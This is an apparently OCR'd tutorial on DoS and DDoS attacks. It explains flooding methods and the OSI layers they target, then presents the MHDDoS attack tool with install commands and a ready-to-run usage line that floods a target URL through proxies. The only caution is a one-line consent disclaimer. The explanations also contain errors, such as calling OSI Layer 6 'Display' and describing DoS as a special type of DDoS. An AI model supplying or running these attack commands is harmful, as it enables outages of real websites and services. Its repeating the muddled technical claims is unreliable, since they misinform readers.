
DOS & DDOS ATTACK



DOS or Denial-of-Service and DDOS or Distributed Denial-of-Service are among the newest and most dangerous attacks that are carried out on the Internet. This type of operation is called an operation in which a hacker or an intruder makes the server or computer unavailable by sending too many and malicious requests(half-full request).

This goal creates a big challenge for the users and administrators of these sites. DOS attack and DDOS attack happen when the traffic on your site increases unexpectedly, which causes excessive consumption of server resources. The continuation of this story will cause the server to fail.

DOS and DDOS schemes target one or more of the seven layers of the OSI model. The most common target layers in the OSI model are Layer 3 (Network), Layer 4 (Transport), Layer 6 (Display), and Layer 7 (Application).

Malicious agents have different ways to attack the OSI layers. Using UDP packets is one of the most common ways. UDP sends data before the receiver acknowledges it.

Another common attack method is SYN packet attacks. In these attacks, packets are sent to all open ports on the server using spoofed or spoofed IP addresses. UDP and SYN attacks usually target layers 3 and 4 of the OSI model.

DOS Attack

In these attacks, the hacker starts sending a large volume of requests to the target host server using a computer.

In this situation, according to the ability and processing power and hardware of the server, after some time from the start of the attack and even the intensity of the DOS attack, all the resources of the server including CPU, RAM, bandwidth, database, etc. are involved and to some extent are consumed, the server is no longer able to respond to requests and suffers from disturbances such as slow speed, interruptions and even complete shutdown and the entire server and the sites on it are unavailable.

Most of the sites of banks, large educational and scientific research centers, administrative centers, and famous sites are subjected to DOS attacks, or due to personal enmity, someone may try to do this in order to disable one’s site or another organization.

DOS attacks actually proceed by creating an unrealistically high traffic to the point where the server resources are exhausted and it crashes.

DDOS Attack

If you have ever visited a site to buy an auction product in a limited time and at the same time as other users, you have noticed the slowness of the server or even disconnection with the server. In such cases, the failure of the server is not intentional and is due to the crowding of users at a certain time. In DDOS attacks, this happens intentionally, but it is done with the aim of disturbing site administrators and making the site unavailable, and it is completely intentional and directed.

Be careful that in a DDOS attack, server information is not damaged and the server simply loses its efficiency; Of course, if the system is disrupted in terms of hardware, data damage will also happen.

DDOS attacks are categorized in different ways. In general, based on the attack method or the part of the network that is attacked, these attacks are divided into three categories: application layer attacks, protocol attacks, and volume attacks.

In the end, it should be said that DDOS attacks can be resolved after a few minutes or take several days. To fix these attacks, malicious IPs can be blocked. Using security packages is another way to deal with their types.

It is impossible to full prevent DDOS attacks, but you can do some prevention.

What is the difference between DOS and DDOS attacks? DOS attacks are actually a special type of DDOS attacks. So there are no fundamental differences between these two types of attacks. In DOS attacks, the attacker sends requests from a system. But in DDOS attacks, attacks are carried out by several systems. In these attacks, the attacker may take control of your system and infiltrate other systems through your computer. But in general, the goal of both types of attacks is to remove the server from the reach of users. So you should not ignore any of these two types of attacks!

> Now that you understand the concept of the Internet, let’s go to get acquainted with a tool to perform the action

MHDDoS

Please Don’t Attack websites without the owners consent.

Install:

```
git clone https://github.com/MatrixTM/MHDDoS.git
cd MHDDoS
pip install -r requirements.txt
pip3 install icmplib requests pysocks cfscrape scapy
```

Usage:

```
python3 start.py ovh https://example.com/HIT 1 10000 prx.txt 100 100
```

GitHub: https://github.com/MatrixTM/MHDDoS